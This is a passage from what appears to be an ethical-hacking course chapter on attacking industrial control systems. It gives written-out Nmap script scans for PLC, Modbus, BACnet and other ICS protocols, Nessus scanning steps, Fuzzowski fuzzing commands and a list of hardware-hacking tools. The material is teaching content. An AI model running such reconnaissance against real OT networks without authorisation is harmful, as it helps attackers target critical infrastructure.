
Attackers can also use tools such as SCADAPASS (*http://www.scada.sl*), which consists of default login credentials of various products such as wireless gateways, network modules, servers, PLCs, and industry routers, along with vendor names.



Scanning ICS/SCADA Systems using Nmap

1 **Identifying Open Ports and Services**

```
nmap -Pn -sT --scan-delay 1s --max-parallelism
1 -p <Port List> <Target IP>
```

2 **Identifying HMI Systems**

```
nmap -Pn -sT -p 46824 <Target IP>
```

3 **Scanning Siemens SIMATIC S7 PLCs**

```
nmap -Pn -sT -p 102 --script s7-info <Target IP>
```

4 **Scanning Modbus Devices**

```
nmap -Pn -sT -p 502 --script modbus-discover
<Target IP>
```

5 **Scanning BACnet Devices**

```
nmap -Pn -sU -p 47808 --script bacnet-info
<Target IP>
```

6 **Scanning Ethernet/IP Devices**

```
nmap -Pn -sU -p 44818 --script enip-info
<Target IP>
```

7 **Scanning Niagara Fox Devices**

```
nmap -Pn -sT -p 1911,4911 --script fox-info
<Target IP>
```

8 **Scanning ProConOS Devices**

```
nmap -Pn -sT -p 20547 --script proconos-info
<Target IP>
```

9 **Scanning Omron PLC Devices**

```
nmap -Pn -sT -p 9600 --script omron-info
<Target IP>
```

10 **Scanning PCWorx Devices**

```
nmap -Pn -sT -p 1962 --script pcworx-info
<Target IP>
```

Scanning ICS/SCADA Systems using Nmap

Attackers use scanning tools such as Nmap to identify open ports and running services on systems connected to OT networks.

Discussed below are various Nmap commands used by attackers to enumerate open ports and services of ICS/SCADA systems:

- **Identifying Open Ports and Services**

  ```
  nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p 80, 102, 443,
  502, 530, 593, 789, 1089-1091, 1911, 1962, 2222, 2404, 4000,
  4840, 4843, 4911, 9600, 19999, 20000, 20547, 34962-34964, 34980,
  44818, 46823, 46824, 55000-55003 <Target IP>
  ```

  Attackers use the above Nmap command to perform initial reconnaissance to identify active ICS/SCADA protocols. The port numbers listed in the command are well-known port numbers used for ICS/SCADA protocols.

- **Identifying HMI Systems**

  ```
  nmap -Pn -sT -p 46824 <Target IP>
  ```

  Some vendors provide HMI interfaces that operate on ports other than ICS/SCADA ports. For example, consider the HMI software Sielco Sistemi Winlog, which uses TCP port 46824.

- **Scanning Siemens SIMATIC S7 PLCs**

  ```
  nmap -Pn -sT -p 102 --script s7-info <Target IP>
  ```

  Attackers use the above command to detect PLC devices with open port 102. Siemens SIMATIC S7 PLC devices use port 102 for S7 Communication, used for exchanging information between PLC devices and SCADA systems.

- **Scanning Modbus Devices**

  ```
  nmap -Pn -sT -p 502 --script modbus-discover <Target IP>
  nmap -sT -Pn -p 502 --script modbus-discover --script-args='modbus-discover.aggressive=true' <Target IP>
  ```

  Attackers use the above command to identify Modbus-enabled devices along with their Slave IDs.

- **Scanning BACnet Devices**

  ```
  nmap -Pn -sU -p 47808 --script bacnet-info <Target IP>
  ```

  Attackers enumerate BACnet devices used for interconnecting and controlling building and automation systems, HVAC systems, etc. The above command helps attackers to retrieve information such as the name of the vendor, device name, serial number, and firmware version. It also helps attackers to detect BACnet Broadcast Management Devices (BBMDs) using NSE script BACnet-discover-enumerate.nse.

- **Scanning Ethernet/IP Devices**

  ```
  nmap -Pn -sU -p 44818 --script enip-info <Target IP>
  ```

  Ethernet/IP is a popular protocol implemented by many industrial networks. Ethernet/IP uses Ethernet as a transport layer protocol, and CIP is used to provide services for industrial applications. This protocol operates on UDP port number 44818. Using the above command, attackers can gather information such as the name of the vendor, product code and name, device name, IP address, etc.

- **Scanning Niagara Fox Devices**

  ```
  nmap -Pn -sT -p 1911,4911 --script fox-info <Target IP>
  ```

  Niagara Fox is a protocol used for device-to-device within building management systems (BMSs). This protocol operates on TCP ports 1911 and 4911. The above command allows attackers to gather information such as application name, Java version, host OS, time zone, local IP address, and software versions.

- **Scanning ProConOS Devices**

  ```
  nmap -Pn -sT -p 20547 --script proconos-info <Target IP>
  ```

  ProConOS is a high-performance runtime engine for PLC devices designed to control embedded and PC-based control applications. Attackers can use the above command to enumerate information such as PLC type, project name, project source code name, and ladder logic runtime information.

- **Scanning Omron PLC Devices**

  ```
  nmap -Pn -sT -p 9600 --script omron-info <Target IP>
  nmap -Pn -sU -p 9600 --script omron-info <Target IP>
  ```

  Factory Interface Network Service (FINS) is an Omron protocol used by PLC programs to communicate program data and perform other services with a remote PLC device. FINS uses TCP or UDP port 9600 to provide services.

- **Scanning PCWorx Devices**

  ```
  nmap -Pn -sT -p 1962 --script pcworx-info <Target IP>
  ```

  PCWorx are PC-based automated solutions for industrial networks. These systems process unauthenticated messages from remote systems. Attackers use the above command to gather information such as PLC type, model number, and firmware version.

Vulnerability Scanning Using Nessus

- Nessus is a vulnerability assessment tool that allows attackers to **find vulnerabilities in ICS and SCADA** systems
- Attackers use the Nessus tool to discover and group all the vulnerabilities together to launch various attacks on target OT networks

Step 1: Log in to the Nessus web client, click on the **Policies** tab, and select **Create New Policy**. Then, choose the **Basic Network Scan** template

Step 2: Modify the settings in the **DISCOVERY** node for port scanning. Provide a port range of **0–1000**

Step 3: Check whether **SCADA** plugins exist in the **Plugins** tab; else, the results appear only for non-SCADA ports

Step 4: Save the policy. Then, open the **My Scans** folder and select the **New Scan**. Click on the **User Defined** policies section and choose the policy created in **Step 1**

Step 5: Choose the policy and feed the information in the given fields along with the target IP address. Then, click on **Launch**

Vulnerability Scanning

Once the attackers gather information about a target OT network and systems, they perform vulnerability scanning to identify available exploits and vulnerabilities in the critical infrastructure and OT. Attackers use tools such as SCADA Family for Nessus and Skybox Vulnerability Control to detect vulnerabilities in OT and IT devices, protocols, and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers, and other networked systems. Attackers also use tools such as Wireshark to identify vulnerabilities through the monitoring and analysis of industrial network traffic.

Vulnerability Scanning Using Nessus

Source: *https://www.tenable.com*

Nessus is a vulnerability assessment tool that allows attackers to find vulnerabilities in ICS and SCADA systems. This tool also provides attackers with a quick view of vulnerabilities associated with default policies and templates, and then allows them to create their own policies. Attackers use Nessus to discover and group all the vulnerabilities to launch various attacks on target OT networks.

Nessus includes a bunch of SCADA plugins through which attackers can perform vulnerability scanning on target ICS/SCADA devices. The vulnerabilities are obtained based on the plugin signatures.

Steps to Perform Vulnerability Scanning on ICS/SCADA Systems Using Nessus

- **Step 1:** Log in to the Nessus web client with the credentials provided at the time of the installation process. Click on the **Policies** tab and select **Create New Policy**. Then, choose the **Basic Network Scan** template.

Vulnerability Scanning using Skybox Vulnerability Control

Source: *https://www.skyboxsecurity.com*

Skybox conducts detailed path analysis across combined OT and IT networks and provides insight into associated vulnerabilities and related attack vectors. Skybox can combine SCADA and ICS data with the information gathered from attack vector analysis, Skybox intelligence feed, SIEMs, threat intelligence feeds, etc. This tool can prioritize millions of vulnerabilities in OT/IT networks based on their risks. Attackers can analyze and group all the vulnerabilities across the networks using Skybox to launch various attacks on the IT/OT environment.

ICS Protocol Fuzzing Using Fuzzowski

- **Fuzzing the BACnet protocol:**

  `python -m fuzzowski 127.0.0.1 47808 -p udp -f bacnet -rt 0.5 -m BACnetMon`

- **Fuzzing Modbus:**

  `python -m fuzzowski 127.0.0.1 502 -p tcp -f modbus -rt 1 -m modbusMon`

- **Fuzzing IPP:**

  `python -m fuzzowski printer1 631 -f ipp -r get_printer_attribs --restart smartplug`

Fuzzing ICS Protocols

The fuzzing of ICS protocols such as Modbus, BACnet, and Internet Printing Protocol (IPP) is critical for gathering information and identifying critical network activities. Attackers use tools such as Fuzzowski to test industrial networks for potential errors and exploitable vulnerabilities.

- **Fuzzowski**

  Source: *https://github.com*

  Fuzzowski is a network protocol fuzzer that helps attackers perform fuzz tests on ICS protocols. It assists attackers throughout the process of fuzzing a network protocol, as well as configuring communications. Attackers must first gain a thorough understanding of the protocol that they aim to fuzz.

Discovering ICS/SCADA Network Topology using GRASSMARLIN

Source: *https://github.com*

GRASSMARLIN is an open-source tool that passively maps and visually displays an ICS/SCADA network topology, while safely conducting device discovery, accounting, and reporting on these critical cyber-physical systems. It allows attackers to discover and catalog ICS/SCADA hosts on IP-based networks. This tool uses a variety of sources to generate this data, including PCAP files, router and switch configuration files, CAM tables, and live network captures. Attackers use this tool to determine available networks, generate network topology, and further visualize the communication between identified hosts.


Figure 18.108: Screenshot of GRASSMARLIN



Hacking ICS Hardware

- Attackers use publicly available online sources to gather **details of hardware chips** used in a specific ICS device
- By performing **static and dynamic analysis** of the functions running on the chip, the attackers can discover arguments used and detect the presence of input/output validations
- Attackers **analyze integrated software** inside a chip to retrieve information such as certificates, key generation algorithms, and encryption functions

Software Tools

- GDB (*https://www.gnu.org*)
- OpenOCD (*https://openocd.org*)
- Binwalk (*https://github.com*)
- Fritzing (*https://fritzing.org*)
- Radare2 (*https://github.com*)
- OllyDbg (*https://www.ollydbg.de*)
- IDA Pro (*https://hex-rays.com*)

Hardware Tools

- Signal analyser
- Multimeter
- Memory programmer and microcontrollers
- Oscilloscope
- Soldering equipment
- Magnifying glass or digital microscope
- Communication interface, such as JTAG
- Screwdrivers and precision screwdrivers
- Precision tweezers for connection and converters

Launch Attacks

In the vulnerability scanning phase, attackers try to find the vulnerabilities present in the target industrial network and systems. The vulnerabilities found are then exploited further to launch various attacks such as HMI-based attacks, side-channel attacks, exploiting PLCs, replay attacks, command injection attacks, etc. Attackers use tools such as Metasploit and modbus-cli to hack PLC devices through the Modbus protocol.

Hacking ICS Hardware

Attackers use publicly available online sources to gather details of the hardware chip used in a specific ICS device. These details include connections or the number of pins embedded in a chip, and an acceptable type of I/O. Attackers can also analyze integrated software inside a chip to retrieve information such as certificates, key generation algorithms, encryption functions, etc.

Using this information, attackers can control analog and digital I/Os and can further modify the device's normal operations, and reset and reboot the process. By performing static and dynamic analysis on the functions running in the chip, the attackers can discover arguments used, and presence and absence of I/O validations. Using this analysis, attackers can further find vulnerabilities such as buffer overflow and several other underlying vulnerabilities that are frequently ignored by the manufacturers. Attackers can hack ICS hardware by exploiting these vulnerabilities using various software and hardware tools.

Listed below are some of the popular software/hardware tools attackers can employ to launch attacks on ICS hardware:

Hardware Tools:

- **Signal Analyzer**: Attackers use this tool to commence a test with flags to understand the binary operation of particular pins of a chip.
- **Multimeter**: Attackers use multimeters or voltage meters to perform certain tests similar to the analyzer.
- **Microcontrollers and Memory Programmer**: Attackers can use these tools to understand and program different types of chips, flash memories, EPROMs, etc.
- **Oscilloscope**: Attackers use this tool to interpret accurate analog or digital signals.
- **Soldering Equipment**: Attackers use soldering tools to attach and detach hardware components such as chips and memories, to examine them in an isolated environment and under certain conditions.
- **Digital Microscope or Magnifying Glass**: Attackers can use these tools to improve precision in soldering components. It can also help in reading some of the information written in small fonts or visualizing the tiny components on the device.
- **Communication Interface (such as JTAG)**: Attackers can use this to connect and communicate with ICS devices.
